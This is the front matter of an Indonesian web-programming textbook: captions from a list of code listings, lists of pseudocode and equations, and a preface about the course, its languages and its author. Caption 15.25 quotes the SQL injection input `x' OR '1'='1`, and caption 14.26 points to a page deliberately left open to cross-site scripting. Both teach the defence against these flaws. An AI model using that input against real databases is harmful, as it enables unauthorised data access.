Kode 14.22 `indonesian-mobile.js`: paruh peramban dari `[IndonesianMobile]` — metode jQuery Validation bernama `idmobile` dan adaptor yang menghubungkannya dengan `data-val-idmobile`. 1337
Kode 14.23 `BillLineInput.cs`: satu baris draf nota. `[Range(1, 999)]` menegakkan aturan Laundry bahwa unit adalah bilangan bulat, dan pola rak mengizinkan `A01` sampai `C20`. 1338
Kode 14.24 `01HttpRequest.aspx.cs` (Web Forms, tidak dijalankan di sini): `Request.QueryString` dan `Request.Form` adalah kamus berisi segala sesuatu yang dikirim peramban bersama satu permintaan ini. 1340
Kode 14.25 `02HttpResponse.aspx.cs` (Web Forms, tidak dijalankan di sini): *handler* klik mengalihkan ke `02Welcome.aspx` dan membawa nama yang diketik di dalam *query string*. 1341
Kode 14.26 `02Welcome.aspx` (Web Forms, tidak dijalankan di sini): `Request.QueryString["name"]` dicetak dengan `<%= %>`. Sapaannya berfungsi — dan halaman itu terbuka bagi *cross-site scripting*. 1341
Kode 14.27 `03ViewState.aspx.cs` (Web Forms, tidak dijalankan di sini): pada permintaan pertama *view state* kosong dan label menyatakannya; pada setiap *postback* nilai kotak teks disimpan di *view state* dan ditampilkan. 1346
Kode 14.28 Mematikan *view state* untuk setiap aplikasi di satu server, untuk satu aplikasi, untuk satu halaman, atau untuk satu kontrol (Web Forms, tidak dijalankan di sini). 1347
Kode 14.29 `WebCustomControl.cs` (Web Forms, tidak dijalankan di sini): `Text` juga disimpan di *control state* — `OnInit` mendaftarkan kontrol, `SaveControlState` mengembalikan nilainya, dan `LoadControlState` memulihkannya — sedangkan `Text2` tetap hanya di *view state*. 1348
Kode 14.30 `05HiddenField.aspx.cs` (Web Forms, tidak dijalankan di sini): pada setiap *postback* nilai *hidden field* dibaca, ditambah satu, ditulis kembali, dan ditampilkan. 1350
Kode 14.31 `06Cookies.aspx.cs` (Web Forms, tidak dijalankan di sini): *cookie* non-persisten, dan *cookie* persisten yang kedaluwarsa sepuluh detik setelah dipasang. 1352
Kode 14.32 `OutletCookie.cs`: *cookie* gerai ditulis dengan `MaxAge` 30 hari, `HttpOnly`, `SameSite=Lax`, dan, di HTTPS, `Secure`; ketika dibaca, nilainya hanya diterima jika menyebut gerai yang sungguh ada. 1354
Kode 14.33 `Outlet.cshtml.cs`: id gerai yang dikirim divalidasi terhadap daftar gerai, lalu ditulis ke *cookie*; konfirmasinya dibawa melewati pengalihan sebagai pesan *flash*. 1354
Kode 14.34 `07Session.aspx.cs` (Web Forms, tidak dijalankan di sini): **Button** menaikkan penghitung di `Application` (di dalam `Lock/UnLock`) dan penghitung di `Session`; **Redirect to the same page** membawa penghitung ketiga di *query string*. 1356
Kode 14.35 `web.config` contoh-contoh Web Forms (tidak dijalankan di sini): *view state* menyala, sesi di dalam proses selama 20 menit dengan *cookie*, setiap *cookie* `HttpOnly`, khusus HTTPS, dan `SameSite=Lax`, serta empat *profile property*. 1357
Kode 14.36 `SessionJson.cs`: `Get<T>` dan `Set<T>` menyimpan objek apa pun di sesi sebagai teks JSON. 1358
Kode 14.37 `BillDraft.cs`: draf yang disimpan di sesi — milik siapa, dan baris-barisnya. Sebuah baris tidak memiliki harga. 1359

Kode 14.38 `Draft.cshtml.cs`: pelanggan tiba lewat *query string*; draf hidup di sesi; setiap POST diperiksa terhadap pelanggan draf; baris divalidasi dengan atribut dan dengan basis data; konfirmasi mengubah draf menjadi nota dan pesan *flash*. 1359
Kode 14.39 `_Layout.cshtml`: bingkai halaman membaca *cookie* gerai untuk kepala halaman dan menampilkan `TempData["Flash"]` atau `TempData["FlashError"]` sekali. 1364
Kode 14.40 `LabCounter.cs`: *application state* sebagai layanan *singleton*; `Interlocked.Increment` adalah `Application.Lock()` versi modern. 1366
Kode 14.41 `PriceList.cs`: daftar harga dibaca melalui `IMemoryCache.GetOrCreate`, dengan kedaluwarsa mutlak sepuluh menit. 1366
Kode 14.42 `Lab.cshtml.cs`: lima penghitung, disimpan di *application state*, *session state*, *cookie*, *hidden field*, dan *query string* 1367
Kode 14.43 `src/state.php`: PDO dengan parameter terikat, *application state* yang disimpan di berkas di bawah kunci, sesi dengan *cookie* yang ketat, `HttpOnly`, dan `SameSite=Lax`, token CSRF, pesan *flash* yang dibaca sekali, dan *cookie* gerai yang hanya diterima jika menyebut gerai yang sungguh ada. 1369
Kode 14.44 `Sessions.java`: penyimpanan sesi yang ditulis sendiri — id acak 256 bit, sebuah *map* di server, batas diam 20 menit, dan *header cookie* yang membawa id itu. 1373
Kode 14.45 `LabServlet.java` (dikompilasi, tidak dijalankan di sini): *application state* adalah atribut `ServletContext`, *session state* adalah atribut `HttpSession`, dan *cookie* dibuat dengan `setHttpOnly` dan `setAttribute("SameSite", "Lax")`. 1375
Kode 14.46 `web.xml` (diperiksa sebagai XML yang benar bentuknya, tidak di-*deploy*): sesi 20 menit yang *cookie*-nya `HttpOnly`, `Secure`, dan `SameSite=Lax`, dilacak hanya lewat *cookie*. 1377
Kode 14.47 `app.py`: meja depan Laundry dalam Flask — pengaturan sesi, pemeriksaan CSRF sebelum setiap POST, *cookie* gerai, formulir pelanggan, draf nota di sesi, dan lab state. 1378
Kode 15.1 `fragments/EmployeesReader.OleDb.cs`: pola berorientasi koneksi dalam bentuk aslinya di .NET Framework. Tidak dijalankan dalam buku ini: memerlukan Windows, SQL Server dengan Northwind, dan penyedia OLE DB yang hanya ada di Windows. 1408
Kode 15.2 `fragments/EmployeesReader.SqlClient.cs`: program yang sama masa kini, dengan `await using` menutup *reader*, perintah, dan koneksi dalam urutan terbalik bagaimanapun blok itu berakhir. Tidak dijalankan dalam buku ini (tanpa SQL Server, tanpa NuGet). 1410
Kode 15.3 `AdoBillRepository.Command`, `Scalar`, dan `Execute`: setiap nilai menjadi `DbParameter`; `null` menjadi `DBNull.Value`, yaitu NULL basis data; dan `using` membuang setiap perintah sesudah dipakai. 1417
Kode 15.4 `AdoBasics/ReaderDemo.cs`: pola DataReader dari **Gambar 15.24**, dijalankan sungguhan atas pegawai Laundry. Tiga baris terakhir mengisi DataTable dari sebuah *reader*, yaitu hal yang dilakukan DataAdapter di dalam `Fill`. 1420
Kode 15.5 Keluaran **Kode 15.4**. Pemilik usaha, E0001, tidak punya atasan: `IsDBNull` menangkap NULL itu sebelum `GetString` sempat melempar galat. 1421
Kode 15.6 `AdoBillRepository.CreateBillWithFirstPayment`: baca harga, validasi, hitung id berikutnya, sisipkan nota, baris log, dan pembayarannya, lalu *commit*; bila ada kegagalan apa pun, *rollback* dan laporkan satu kalimat. Dikompilasi di sini; dijalankan melalui penyedia SQLite hanya oleh pembaca yang memasangnya (Subbab 15.1.1). 1424
Kode 15.7 `python/demo_isolation.py`: dua koneksi, satu transaksi, dan apa yang dapat dilihat setiap koneksi pada setiap saat. 1428
Kode 15.8 Keluaran sebenarnya dari **Kode 15.7**. B tidak pernah melihat baris A yang belum di-*commit*; B tidak dapat mulai menulis selama A memegang kunci tulis (B menunggu lima detik, batas waktu sibuk, lalu menyerah); sesudah `COMMIT` B melihat nota baru; sesudah `ROLLBACK` penghapusan tidak pernah terjadi. 1429
Kode 15.9 `AdoBasics/MyAdo.cs`: DataSet dengan dua tabel, kunci primer di masing-masing, `ID` yang bertambah otomatis, sebuah relasi, satu baris di tiap tabel, `AcceptChanges`, dan tiga cara membaca hasilnya. 1435
Kode 15.10 Keluaran **Kode 15.9**, dari .NET 10 di Linux. 1439
Kode 15.11 Separuh pertama `AdoBasics/RowStates.cs`: satu baris, setiap transisi pada **Gambar 15.38**, dan versi-versi baris itu dicetak di setiap langkah. 1440

Kode 15.12 Keluaran sebenarnya dari **Kode 15.11**. Ikuti pada **Gambar 15.38**: Detached, Added, Unchanged, Modified, kembali Unchanged sesudah `RejectChanges`, Deleted, Unchanged, dan akhirnya disingkirkan dari tabel. 1441
Kode 15.13 `AdoBasics/DataViews.cs`: satu tabel, satu tampilan, lalu pengurutan, pencarian, penyaring, dan penyaring keadaan baris milik tampilan itu secara bergiliran. 1445
Kode 15.14 Keluaran sebenarnya dari **Kode 15.13**. 1446
Kode 15.15 `LaundrySchema.Create`: tujuh tabel, tujuh relasi — masing-masing juga *constraint* kunci tamu — dan dua *handler* `RowChanging` yang memerankan *constraint* `CHECK` basis data pada `Payment.method` dan `StatusLog.status`. 1447
Kode 15.16 `dotnet run -- laundry`: setiap tabel dengan jumlah baris dan *constraint*-nya; nota B0003 dijangkau melalui relasinya ke pelanggan, layanan, pembayaran, dan log statusnya; 23 nota yang masih dalam antrean; dan jumlah nota serta pendapatan setiap gerai pada September 2026 yang dihitung dengan `DataTable.Compute`. 1449
Kode 15.17 `fragments/AdapterRoundTrip.MySql.cs`: `Fill`, perubahan di memori, CommandBuilder, `RowUpdating` dan `RowUpdated`, `UpdateBatchSize`, `Update`, dan `DBConcurrencyException`. Tidak dijalankan dalam buku ini (tanpa server MySQL, tanpa NuGet). 1454
Kode 15.18 `XmlDemo.Run`: tulis data, tulis skema, baca data kembali dua kali — sekali dengan menebak skema, sekali dengan skema yang sebenarnya — lalu tulis sebuah perubahan sebagai DiffGram. 1458
Kode 15.19 XML Schema dari DataSet orang-dan-kontak, ditulis oleh `WriteXmlSchema`. Tipe kolomnya `xs:long` dan `xs:string`; `minOccurs="0"` menandai kolom yang boleh NULL; `xs:unique` dengan `msdata:PrimaryKey="true"` adalah kunci primer; `xs:keyref` adalah relasi `PersonHasContacts`. 1459
Kode 15.20 Membaca XML dengan skema hasil tebakan dan dengan skema sebenarnya. Inferensi menjadikan setiap kolom `String` serta menghilangkan kunci dan relasi; skema sebenarnya memulihkan kolom `Int64`, relasi, dan navigasi melaluinya. 1460
Kode 15.21 DiffGram dari dua perubahan: orang 1 berganti nama menjadi *Bier* (`hasChanges="modified"`, dengan baris lamanya di bawah `diffgr:before`) dan orang 3 ditambahkan (`hasChanges="inserted"`, tanpa *before*). Inilah yang dikirim DataSet antartingkat agar penerima dapat menjalankan `UPDATE` dan `INSERT` yang tepat. 1461
Kode 15.22 `sql/create_bill_with_payment.mysql.sql`: nota, baris log status pertamanya, dan pembayaran pertamanya sebagai satu *stored procedure* yang menjalankan satu transaksi. Tidak dijalankan dalam buku ini: lingkungan pembangun tidak memiliki server MySQL. 1469
Kode 15.23 `fragments/CallProcedure.MySql.cs`: memanggil prosedur dari ADO.NET dengan `CommandType.StoredProcedure` dan sebuah parameter keluaran. Tidak dijalankan dalam buku ini. 1472
Kode 15.24 `php/demo/injection.php`: `SELECT` yang direkatkan, kueri yang sama dalam bentuk *prepared*, dan `UPDATE` yang direkatkan. 1473
Kode 15.25 Keluaran sebenarnya: kueri yang direkatkan mengembalikan setiap pelanggan, kueri *prepared* tidak satu pun, karena tidak ada pelanggan yang benar-benar bernama `x' OR '1'='1`. `UPDATE` yang direkatkan, yang dimaksudkan untuk menghapus deposit satu pelanggan, menghapus deposit ke-24 pelanggan yang memilikinya. 1474
Kode 15.26 `AdoBasics/InjectionDemo.cs`: penyaring yang direkatkan, yang di-*escape*, dan yang dibandingkan atas pelanggan Laundry; *string* SQL di akhir hanya dicetak, tidak pernah dijalankan. 1475
Kode 15.27 Keluaran sebenarnya dari **Kode 15.26**. Penyaring yang direkatkan mengembalikan ke-256 pelanggan; menggandakan setiap tanda kutip menjaga teks tetap di dalam *string*-nya; membandingkan di C# tidak membangun ekspresi sama sekali. 1475
Kode 15.28 `Laundry.Data/IBillRepository.cs`: segala sesuatu yang boleh diminta halaman dari penyimpanan, dalam bahasa usaha binatu. 1477
Kode 15.29 `DataSetBillRepository.CreateBillWithFirstPayment`: aturan yang sama dan tiga baris yang sama dengan **Kode 15.6**, dengan `AcceptChanges` sebagai *commit* dan `RejectChanges` sebagai *rollback*. 1479
Kode 15.30 `DataSetBillRepository.RecentBills`: DataView yang diurutkan dari yang terbaru, disaring menurut gerai hanya sesudah id gerai lolos sebuah ekspresi reguler. 1480

Kode 15.31 `Laundry.Data/Providers/SqliteProvider.cs`: satu-satunya berkas yang menyebut `Microsoft.Data.Sqlite`, seluruhnya dibungkus `#if USE_SQLITE` sehingga tanpa paket itu berkas ini dikompilasi menjadi kosong. Tidak dikompilasi dalam buku ini. 1481
Kode 15.32 `dotnet run` di `aspnet/Laundry.Tests`: lima belas pemeriksaan terhadap `DataSetBillRepository`. Ketiga pemeriksaan *rollback* membandingkan jumlah baris sesudah kegagalan dengan jumlah sebelumnya. 1482
Kode 15.33 `LaundryWeb/Program.cs`: daftarkan Razor Pages, pilih *repository* sekali, dan daftarkan sebagai *singleton* untuk ***dependency injection***. 1483
Kode 15.34 `LaundryWeb/Pages/NewBill.cshtml.cs`: atribut validasi memeriksa bentuk setiap isian (Bab 14); *repository* memeriksa aturan bisnis dan menulis ketiga baris; keberhasilan dialihkan (*redirect*), penolakan menampilkan ulang formulir dengan kalimat dari lapisan data. 1483
Kode 15.35 Sesi sebenarnya terhadap `LaundryWeb` di port 9501, dengan jam ditetapkan pada 2026-09-30 21:00:00. `'` dan `&` adalah Razor yang meng-*escape* `'` dan `&` dalam teks yang tidak ditulisnya sendiri. 1485
Kode 15.36 `fragments/MyADO2.aspx.cs`: *code-behind* Web Forms. Tidak dijalankan di sini — Web Forms memerlukan .NET Framework di Windows (Bab 9) — dan dipersingkat hanya pada bagian yang mengulang **Kode 15.9**. 1487
Kode 15.37 `LaundryWeb/Pages/Contacts.cshtml.cs`: DataTable, DataView, dan `Find` milik MyADO2 dalam model Razor Page. `?find=Kournikova` menyorot baris lain. 1490
Kode 15.38 `php/src/BillRepository.php`, cuplikan: `transaction()` menjalankan sebuah *closure* di antara `BEGIN IMMEDIATE` dan `COMMIT`, dan me-*rollback* bila ada `Throwable` apa pun; `createBillWithFirstPayment` adalah **Pseudokode 15.2** dengan aturan Laundry dan tiga `INSERT`. 1491
Kode 15.39 `php tests/run.php`: lima belas pemeriksaan yang sama di SQLite melalui PDO, semuanya lulus. Dua penolakan di tingkat basis data mengutip pesan SQLite sendiri: *constraint* `CHECK Payment_method_enum` dan kegagalan `FOREIGN KEY`. 1493
Kode 15.40 `BillRepository.transaction`: antarmuka fungsional untuk "pekerjaan pada sebuah koneksi", dan satu metode yang menjalankan pekerjaan semacam itu di antara `setAutoCommit(false)` dan `commit()`, serta me-*rollback* bila ada `SQLException` atau `RuntimeException`. 1494
Kode 15.41 `ConnectedDemo.java`: `ResultSet` maju-saja yang dibaca selama koneksi terbuka, dan `CachedRowSet` — bagian dari `javax.sql.rowset` di setiap JDK — yang diisi dari sebuah *result set* dan dipakai sesudah koneksi ditutup. 1495
Kode 15.42 Keluaran sebenarnya dari **Kode 15.41**, dijalankan dengan `./run.sh ConnectedDemo`. 1496
Kode 15.43 `laundry_data/repository.py`, cuplikan: transaksi sebagai *context manager*; `_bill`, yang mengubah baris menjadi *dictionary* beserta sisa tagihannya; ketiga metode pembaca; dan `create_bill_with_first_payment` di dalam `with self.transaction():`. 1497
Kode 15.44 `python -m unittest -v tests.test_repository` di folder `python`: sepuluh pengujian yang mencakup cakupan yang sama dengan lima belas pemeriksaan jalur-jalur lain. 1499
Kode 15.45 Unit kerja dengan EF Core: LINQ untuk harga dan id berikutnya, tiga objek yang dihubungkan melalui properti navigasi, satu `SaveChanges`. Dikompilasi hanya dengan `-p:UseEfCore=true` sesudah `dotnet add package Microsoft.EntityFrameworkCore.Sqlite`; tidak dikompilasi maupun dijalankan dalam buku ini. 1501
Kode 16.1 `LaundryData.cs`: model fisik sebagai `DataSet`, dan pemuat yang mengisinya dari `data/csv`. 1518
Kode 16.2 `P161Design.cs`: `DataSet` dari **Kode 16.1**, dan lima upaya untuk melanggarnya. `--cascade` membangunnya dengan aturan hapus bawaan. 1521
Kode 16.3 `P161Design.java`: model fisik SQLite lewat JDBC, dan lima upaya yang sama, di dalam transaksi yang dibatalkan. 1523
Kode 16.4 `p161_design.py`: model yang sama dan lima upaya yang sama dalam Python. 1526
Kode 16.5 `Program.cs`: layanan, kebijakan, folder yang dilindungi, dan *middleware* Laundry Counter. 1530
Kode 16.6 `Passwords.cs`: PBKDF2-HMAC-SHA256 dengan garam acak, dibandingkan dalam waktu tetap. 1533

Kode 16.7 `Login.cshtml.cs`: pemeriksaan kata sandi, *claim*, dan *redirect* yang hanya menuju alamat di situs ini. 1534
Kode 16.8 `CustomerForm.cs`: isian pelanggan yang boleh dikirim formulir, beserta aturannya. Kelas ini sengaja tidak mempunyai `Credit`. 1536
Kode 16.9 `Register.cshtml.cs`: akun pelanggan baru, diperiksa, di-*hash*, dan disimpan, lalu Post/Redirect/Get. 1537
Kode 16.10 `Logout.cshtml.cs`: *logout* adalah `POST`. 1538
Kode 16.11 `ILaundryStore.cs`: *record* yang diterima halaman, dan lima belas hal yang boleh mereka minta dari lapisan data. 1540
Kode 16.12 `DataSetStore.cs`: lapisan data Laundry Counter di atas `DataSet` ADO.NET, dengan kunci (*lock*), perubahan semua-atau-tidak-sama-sekali, dan berkas XML. 1542
Kode 16.13 `Customers/Edit.cshtml.cs`: menambah (F2) dan mengubah (F3) dalam satu *page model*. Deposit hanya diterapkan untuk pemilik. 1548
Kode 16.14 `Customers/Delete.cshtml.cs`: menghapus (F4), ditolak oleh lapisan data selama pelanggan masih mempunyai nota. 1550
Kode 16.15 `LaundryCounter.java`: Laundry Counter di atas *server* HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET. 1550
Kode 16.16 `laundry_counter.py`: Laundry Counter di atas Flask dan `sqlite3`, padanan Python untuk situs ASP.NET. 1572
Kode 16.17 `_Layout.cshtml`: bingkai setiap halaman, dengan menu untuk setiap jenis pengguna, pesan sekali tampil, dan nota yang baru dilihat. 1591
Kode 16.18 `site.css`: warna sebagai variabel bernama, gaya tabel untuk setiap *grid*, fokus yang terlihat, dan tata letak ponsel. 1592
Kode 16.19 `P164Contrast.cs`: rasio kontras WCAG untuk setiap warna teks `site.css`. 1596
Kode 16.20 `P164Contrast.java`: pemeriksaan yang sama dalam Java. 1597
Kode 16.21 `p164_contrast.py`: pemeriksaan yang sama dalam Python. 1598
Kode 16.22 `acceptance.py`: 37 pemeriksaan Laundry Counter melalui HTTP sungguhan, dapat dijalankan terhadap ketiga *server*. 1600
Kode 16.23 `P165Smoke.cs`: *smoke test* melalui HTTP dalam C#. 1606
Kode 16.24 `P165Smoke.java`: *smoke test* yang sama dalam Java. 1608
Kode 16.25 `gitignore.txt`: apa yang tidak boleh pernah sampai ke repositori publik (ganti namanya menjadi `.gitignore`). 1612
Kode 16.26 `Dockerfile`: *image* kontainer dua tahap untuk Laundry Counter (tidak dijalankan di sini). 1612
Kode 16.27 `Customers.aspx`: *grid* pelanggan dalam Web Forms, dibagi halaman dan diurutkan oleh `GridView` sendiri (tidak dijalankan di sini). 1615
Kode 16.28 `Customers/Index.cshtml.cs`: *state grid*, diambil dari *query string*, diperiksa, dan dituliskan kembali ke setiap tautan. 1616
Kode 16.29 `Customers/Index.cshtml`: formulir pencarian, tabel dengan judul kolom yang dapat diurutkan, dan penomor halaman. 1618
Kode 16.30 `P167Grid.cs`: *grid* melalui lapisan data, dan teks pengunjung di dalam `RowFilter` dan `Sort`. 1619
Kode 16.31 `P167Grid.java`: *grid* lewat JDBC, dan teks pengunjung di dalam SQL. 1621
Kode 16.32 `p167_grid.py`: hal yang sama dalam Python. 1623
Kode 16.33 `Reports/Revenue.cshtml.cs`: sepuluh hari per halaman, total halaman dan total bulan. 1626
Kode 16.34 `P168Revenue.cs`: halaman 3 laporan, kedua *footer*, dan satu pemeriksaan yang berdiri sendiri. 1628
Kode 16.35 `P168Revenue.java`: laporan yang sama dari SQL. 1629
Kode 16.36 `p168_revenue.py`: laporan yang sama dalam Python. 1631
Kode 16.37 `BillForm.cs`: setiap aturan nota baru, sebagai atribut (satu isian masing-masing) dan sebuah metode `Validate` (aturan yang memerlukan data). 1634
Kode 16.38 `Bills/New.cshtml.cs`: `ModelState.IsValid` yang memutuskan; penolakan dari lapisan data sendiri juga ditampilkan sebagai pesan. 1635

Kode 16.39 `RecentBills.cs`: nota yang baru dilihat, per pengunjung, di dalam sesi. Daftar `static` adalah kesalahan yang menggoda. 1639
Kode 16.40 `Bills/Detail.cshtml.cs`: satu nota (F7), diingat di sesi pengunjung yang membukanya. 1640
Kode 16.41 `DbLaundryStore.cs`: lapisan data Laundry Counter pada model terhubung, di atas *provider* ADO.NET apa pun. Dikompilasi di sini; hanya dijalankan bila sebuah *provider* terpasang. 1642
Kode 16.42 `P1611Readers.cs`: *reader* yang hanya maju, satu pertanyaan per nota, satu relasi, dan satu agregat. 1649
Kode 16.43 `P1611Readers.java`: `ResultSet`, satu kueri per nota, satu kueri yang dikelompokkan, dan `CachedRowSet` yang hidup lebih lama daripada koneksinya. 1651
Kode 16.44 `p1611_readers.py`: empat cara membaca yang sama dalam Python. 1652
Kode 16.45 `P1612Transaction.cs`: nota dan baris log sebagai satu *unit of work*; `--no-tx` mempertahankan separuh yang berhasil. 1655
Kode 16.46 `P1612Transaction.java`: satu transaksi JDBC, dibatalkan bila terjadi galat. 1656
Kode 16.47 `p1612_transaction.py`: hal yang sama dengan `BEGIN`, `COMMIT`, dan `ROLLBACK` yang eksplisit. 1657
Kode 16.48 `P1613Concurrency.cs`: dua salinan tak terhubung dari satu baris; penyimpanan membandingkan nilai asli; `--last-wins` tidak. 1659
Kode 16.49 `P1613Concurrency.java`: `UPDATE` yang optimistik, dengan nilai-nilai asli di `WHERE`. 1660
Kode 16.50 `p1613_concurrency.py`: hal yang sama dalam Python. 1662

Daftar Pseudokode

Pseudokode 15.1 Pola akses data berorientasi koneksi. Baris 9–13 dijalankan baik saat berhasil maupun saat gagal, sehingga koneksi tidak pernah dibiarkan terbuka. 1407
Pseudokode 15.2 Sebuah unit kerja (*unit of work*). Semua yang ditulis `work` menjadi terlihat di baris 5, atau tidak pernah. 1427

Daftar Persamaan

(1.1) 6
(1.2) 6
(1.3) 12
(1.4) 19
(1.5) 27
(1.6) 29
(1.7) 61
(2.1) 114
(2.2) 124
(2.3) 138
(2.4) 140
(4.1) 356
(4.2) 357
(4.3) 364
(5.1) 417

(5.2) 417
(5.3) 463
(9.1) 849
(9.2) 849
(9.3) 864
(9.4) 864
(9.5) 865
(9.6) 888
(10.1) 907
(10.2) 931
(10.3) 985
(11.1) 1016
(11.2) 1029
(11.3) 1049
(11.4) 1049
(11.5) 1049
(11.6) 1050
(11.7) 1050
(11.8) 1084
(12.1) 1135
(12.2) 1136
(12.3) 1136
(12.4) 1167
(12.5) 1170
(13.1) 1258
(13.2) 1261
(13.3) 1261
(13.4) 1261
(13.5) 1264
(13.6) 1264
(13.7) 1264
(13.8) 1264
(15.1) 1400
(15.2) 1422
(15.3) 1422
(15.4) 1473
(16.1) 1516
(16.2) 1516
(16.3) 1590
(16.4) 1590
(16.5) 1590
(16.6) 1615
(16.7) 1615
(16.8) 1615
(16.9) 1626
(16.10) 1654
(16.11) 1659

Kata Pengantar

Setiap situs web yang pernah Anda pakai, di balik tampilannya, adalah sebuah percakapan: peramban bertanya, *server* menjawab. Semua hal lain dalam buku ini — HTML, CSS, JavaScript, PHP, MySQL, XML, JSP, ASP.NET Core — adalah cara membuat percakapan itu menyampaikan sesuatu yang berguna. Ingatlah kalimat itu, dan tidak ada satu pun isi halaman-halaman ini yang akan terasa sewenang-wenang.

Buku ini tumbuh dari mata kuliah Pemrograman Web (EF234301) di Departemen Teknik Informatika, Institut Teknologi Sepuluh Nopember (ITS), Surabaya, dan telah disusun ulang sehingga dapat berdiri sendiri sepenuhnya. Keenam belas babnya mengikuti irama satu semester yang berlangsung enam belas minggu, tetapi Anda tidak memerlukan kelas, dosen, atau dokumen lain untuk belajar darinya.

Untuk siapa buku ini ditulis

Anda dianggap belum tahu apa-apa. Bukan "belum tahu apa-apa tentang web" — benar-benar belum tahu apa-apa. Jika Anda belum pernah menulis sebaris kode, belum pernah memasang *server*, belum pernah melihat tabel basis data, Andalah pembaca yang dibayangkan saat buku ini ditulis. Setiap istilah diperkenalkan dengan kata-kata sederhana sebelum dipakai, setiap contoh dibangun berkas demi berkas, dan setiap program dalam buku ini sudah dijalankan sebelum keluarannya dicetak di sini.

Prinsip itu membuat buku ini tebal. Buku yang lebih tipis akan menganggap Anda sudah menguasai bagian-bagian yang sulit, dan buku semacam itu tidak berguna bagi orang yang belum menguasainya.

Satu gagasan, beberapa bahasa

Web tidak dimiliki oleh satu bahasa, demikian pula buku ini. Setiap bab mengajarkan teknologi yang menjadi pokok bahasannya — HTML dan CSS, JavaScript, PHP dengan MySQL, XML dan JSON, Java Server Pages, ASP.NET Core Razor Pages di atas .NET 10 — lalu menunjukkan fitur yang sama, yang mengerjakan hal yang sama dan mencetak hasil yang sama, dalam **Java** dan dalam **Python**. Melihat satu gagasan ditulis dengan tiga atau empat cara adalah jalan tercepat untuk memahami gagasan itu sendiri, bukan sekadar kebiasaan satu perkakas; dan itu berarti, apa pun *stack* yang dipakai di tempat kerja Anda kelak, Anda sudah pernah berjumpa dengannya.

ASP.NET Web Forms, yang membentuk satu generasi aplikasi web, sampai sekarang hanya berjalan di Windows dengan .NET Framework. Di buku ini Web Forms diajarkan sebagai sejarah dan sebagai sekumpulan gagasan — *server control*, *postback*, ViewState, GridView, *validator*, ADO.NET — dan setiap gagasan itu kemudian dibangun serta dijalankan dalam bentuk modernnya, ASP.NET Core Razor Pages, yang berjalan sama baiknya di Windows, macOS, dan Linux.

Isi buku ini

Bab 1 sampai 3 membangun fondasi: cara kerja web sejak Anda menekan Enter, menyiapkan VS Code untuk pengembangan web di Windows, macOS, dan Linux, HTML, CSS, dan JavaScript, serta

PHP dari nol. Bab 5 sampai 7 menambahkan data dan sisi *server*: PHP dengan MySQL dan SQLite, XML dan data terstruktur, serta Java Server Pages dengan *servlet*. Bab 9 sampai 11 menghadirkan ASP.NET Core dan *rich internet application*, satu sistem yang sama dibangun dengan tiga cara secara berdampingan, serta halaman dinamis dan formulir. Bab 13 sampai 15 menampilkan data di halaman dengan tabel data, *paging*, dan pengurutan, membuatnya tepercaya dengan validasi dan manajemen *state*, serta memberikannya lapisan data yang layak dengan ADO.NET dan transaksi.

Bab 4, 8, 12, dan 16 adalah bab **Evaluasi dan Pembahasan**. Masing-masing menutup seperempat bagian buku dengan menyelesaikan persoalan utuh secara tuntas — setiap persoalan dinyatakan ulang, dirancang di kertas, diprogram, diuji, dijalankan, dan dijelaskan — lengkap dengan penyelesaian keliru yang menggoda beserta pembongkarannya, dan varian "uji diri" di akhir setiap persoalan.

Di sepanjang buku, satu usaha kecil tumbuh bab demi bab: **Profitina Laundry**, sebuah binatu dengan tiga gerai di Surabaya, lengkap dengan pelanggan, layanan, nota, pembayaran, dan data contoh selama setahun yang realistis (dan seluruhnya fiktif). Pada bab terakhir ia sudah menjadi aplikasi yang utuh — *login*, pelanggan, nota beserta alur kerjanya, pembayaran, struk, *dashboard*, laporan, dan API JSON — dan aplikasi itu tersedia, selesai dan teruji, dalam PHP, Java, Python, dan ASP.NET Core. Setiap bab juga memiliki subbab *Profitina dalam Praktik* yang menunjukkan di mana gagasan yang sama muncul dalam produk nyata.

Setiap program dalam buku ini sudah dijalankan sebelum keluarannya dicetak. Program-program itu dikumpulkan, bab demi bab, dalam folder `Code` yang menyertai buku ini, dengan README di setiap folder bab yang menjelaskan cara menjalankan setiap program di terminal dan di VS Code, pada Windows, macOS, dan Linux, serta `VERIFIED.md` yang mencatat dengan tepat apa saja yang telah dijalankan.

Cara membacanya

Dengan peramban terbuka dan *server* menyala. Ketikkan contohnya, jangan hanya menyalinnya; saat mengetik itulah kesalahan terjadi, dan dari kesalahan itulah pelajaran didapat. Setelah sebuah contoh berjalan, rusakkan dengan sengaja lalu perhatikan seperti apa kegagalannya. Semua soal latihan di akhir tiap bab dilengkapi penyelesaian lengkap — gunakan sesudah usaha Anda sendiri, bukan sebagai penggantinya.

Gambar, tabel, kode, pseudokode, dan persamaan yang bernomor semuanya adalah tautan hidup: pada edisi elektronik, klik "Kode 5.3" atau "[4]" di bagian mana pun dan Anda langsung dibawa ke sana. Daftar Isi serta daftar-daftar di bagian depan buku bekerja dengan cara yang sama.

Tentang penulis

Irfan Subakti menggambarkan dirinya dalam satu baris — *Father | Educator | Entrepreneur | Bridging Tech & Nature: CS Lecturer × Crypto/Digital Business × AI/ML Specialist × Fruit Farmer | Storyteller* — ayah, pendidik, wirausahawan, penjembatan teknologi dan alam: dosen ilmu komputer, pelaku bisnis kripto dan digital, spesialis AI/ML, petani buah, dan pencerita. Setiap bagian dari baris itu ikut masuk ke dalam buku ini. Ia mengajar di Departemen Teknik Informatika ITS sejak 1998. Ia membimbing dan menguji tugas akhir mahasiswa sarjana, mengajar MLOps dalam program IBM SkillsBuild, dan membangun produk: ia mendirikan Profitina, platform visibilitas AI yang rekayasanya muncul di subbab "Profitina dalam Praktik"

pada setiap bab. Jauh dari papan ketik, ia merawat kebun buah dan durian keluarga — di sanalah ia belajar bahwa perangkat lunak yang baik, seperti kebun yang baik, ditumbuhkan dengan sabar, satu bagian yang terawat demi satu bagian. Jiwa penceritanya adalah alasan buku ini memilih kisah ketimbang daftar, setiap kali sebuah kisah bisa mengantarkan maknanya.

Ucapan terima kasih

Kepada para mahasiswa yang mempelajari versi-versi awal materi ini dan mengajukan pertanyaan yang menyingkapkan di mana sebuah penjelasan masih tipis, serta kepada rekan-rekan di ITS yang bersama-sama mengajarkan dan menyempurnakan mata kuliah ini dari tahun ke tahun. Standar buku ini juga berutang pada dokumentasi resmi platform web, PHP, Java, Python, dan .NET, yang dikutip di setiap tempat penggunaannya.

Surabaya, September 2026

Irfan Subakti · yifana@gmail.com

profitina.com

Bab 1

Web, dari Ujung ke Ujung

